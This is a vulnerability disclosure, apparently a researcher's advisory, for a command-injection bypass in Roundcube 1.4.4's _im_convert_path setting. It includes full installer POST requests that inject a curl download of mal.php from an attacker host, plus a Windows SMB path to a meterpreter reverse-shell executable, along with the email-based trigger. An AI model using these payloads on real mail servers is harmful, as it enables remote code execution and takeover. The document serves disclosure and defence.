


Roundcube Disclosures

Version 1.4.4

Environment:

- Roundcube Version 1.4.4
- Linux and Windows



Findings:

1. MAL-004: Command Injection Bypass for CVE-2020-12641

Description:

The php “escapeshellcmd” function implemented to prevent “**CVE-2020-12641: Command Injection via “_im_convert_path” Parameter**” performs insufficient sanitization and therefore this “filter” can be bypassed by using:

- command specific flags (both Linux and Windows environments)
- remote SMB paths (only in Windows environments)

A successful attack results in the execution of arbitrary system commands whenever a valid Roundcube user opens a mail containing a non-standard image.

Proof of Concept:

In order to reproduce this vulnerability, the following steps are required:

1.1. RCE via command specific flags:

1.2.1. Send a POST request to the Installer containing the “_im_convert_path” parameter:

```
POST /roundcube1.4.4/installer/index.php HTTP/1.1
Host: 192.168.243.157
Content-Type: application/x-www-form-urlencoded
Content-Length: 1014
Origin: http://192.168.243.157
Cookie: language=en_US; PHPSESSID=gd7suni31ms943n1vflsml4kq8;
roundcube_sessid=1u611v5297vg57tej38geakn9j;
roundcube_sessauth=KCFwGCwEx4EB2jsvWSiKHOHENv-1586449500

_step=2&_product_name=Roundcube+Webmail&_support_url=&_skin_logo=&_temp_dir=%2Fvar%2Fwww%2Fhtml%2Froundcube%2Ftemp%2F&_des_key=aaCGmrflvc2NIJ8whIA3aG9x&_enable_spellcheck=1&_spellcheck_engine=googie&_identities_level=0&_log_driver=file&_log_dir=%2Fvar%2Fwww%2Fhtml%2Froundcube%2Flogs%2F&_syslog_id=roundcube&_syslog_facility=8&_dbtype=mysql&_dbhost=localhost&_dbname=roundcube&_dbuser=roundcube&_dbpass=roundcube&_db_prefix=&_default_host%5B%5D=localhost&_default_port=143&_username_domain=&_auto_create_user=1&_sent_mbox=Sent&_trash_mbox=Trash&_drafts_mbox=Drafts&_junk_mbox=Junk&_smtp_server=localhost&_smtp_port=587&_smtp_user=%25u&_smtp_pass=%25p&_smtp_user_u=1&_smtp_log=1&_language=&_skin=elastic&_mail_pagesize=50&_addressbook_pagesize=50&_prefer_html=1&_htmleditor=0&_draft_autosave=3
```

```
00&mdn_requests=0&mime_param_folding=1&plugins_autologon=autologon&plugins_enigma=enigma&plugins_zipdownload=zipdownload&submit=UPDATE+CONFIG&_im_convert_path=curl+-o+mal.php+http%3a//192.168.243.157:8000/mal.php%3f
```

Note: In this case the curl¹ command is used because it is resilient to erroneous flags

The curl command cares only about 2 arguments/flags:

- **-o mal.php** == tells curl to write output to the mal.php file
- **http://192.168.243.157:8000/mal.php** == the attacker URL that hosts the malicious mal.php file that will be downloaded on the victim

Resulting content of “config.inc.php”:

```
root@tester: /var/www/html/roundcube1.4.4/config
File Edit View Search Terminal Help
GNU nano 2.9.3 config.inc.php

// use this folder to store log files
// must be writeable for the user who runs PHP process (Apache user if mod_php is being used)
// This is used by the 'file' log driver.
$config['log_dir'] = '/var/www/html/roundcube/logs/';

// use this folder to store temp files
// must be writeable for the user who runs PHP process (Apache user if mod_php is being used)
$config['temp_dir'] = '/var/www/html/roundcube/temp/';


// This key is used for encrypting purposes, like storing of imap password
// in the session. For historical reasons it's called DES_key, but it's used
// with any configured cipher_method (see below).
$config['des_key'] = 'aaCGmrf1vc2NIJ8whIA3aG9x';

// path to imagemagick convert binary (if not set we'll use Imageick or GD extensions)
$config['im_convert_path'] = 'curl -o mal.php http://192.168.243.157:8000/mal.php?';


// -----
// PLUGINS
// -----
// List of active plugins (in plugins/ directory)
$config['plugins'] = array('autologon', 'enigma', 'zipdownload');
```

1.2.2. Send an email containing an image of non-standard format (in this case a “TIF” format image), which Roundcube will try to convert to “JPG” format, thus triggering the above code and using curl to write our PHP file on the victim:

Malicious python server serves “mal.php” to the victim.



Now the attacker can access the “mal.php” file on the victim.



¹ <https://curl.haxx.se/>

1.2. RCE via remote files served over SMB:

In this case we will use the Windows inbuilt SMB Client in order to serve malicious remote executables (e.g. EXE, BAT, PS1, VBS, JS, etc.) to the target.

1.2.1. Send a POST request to the Installer containing the malicious remote SMB executable in the "_im_convert_path" parameter


```
POST /roundcube-1.4.4/installer/index.php HTTP/1.1
Host: 192.168.243.129:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 918

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&_im_convert_path=\\192.168.243.128\\mal\\meter.exe
```

Note: In this case we call a malicious meterpreter executable from "\\192.168.243.128\\mal\\meter.exe", where:

- **192.168.243.128** == is the malicious SMB's IP
- **mal** == is the SMB branch/share name
- **meter.exe** == is the malicious Windows executable containing a meterpreter reverse shell

1.2.2. Send an email containing an image of non-standard format (in this case a "TIF" format image), which Roundcube will try to convert to "JPG" format, thus triggering the above SMB connect-back and running arbitrary executables on the victim:



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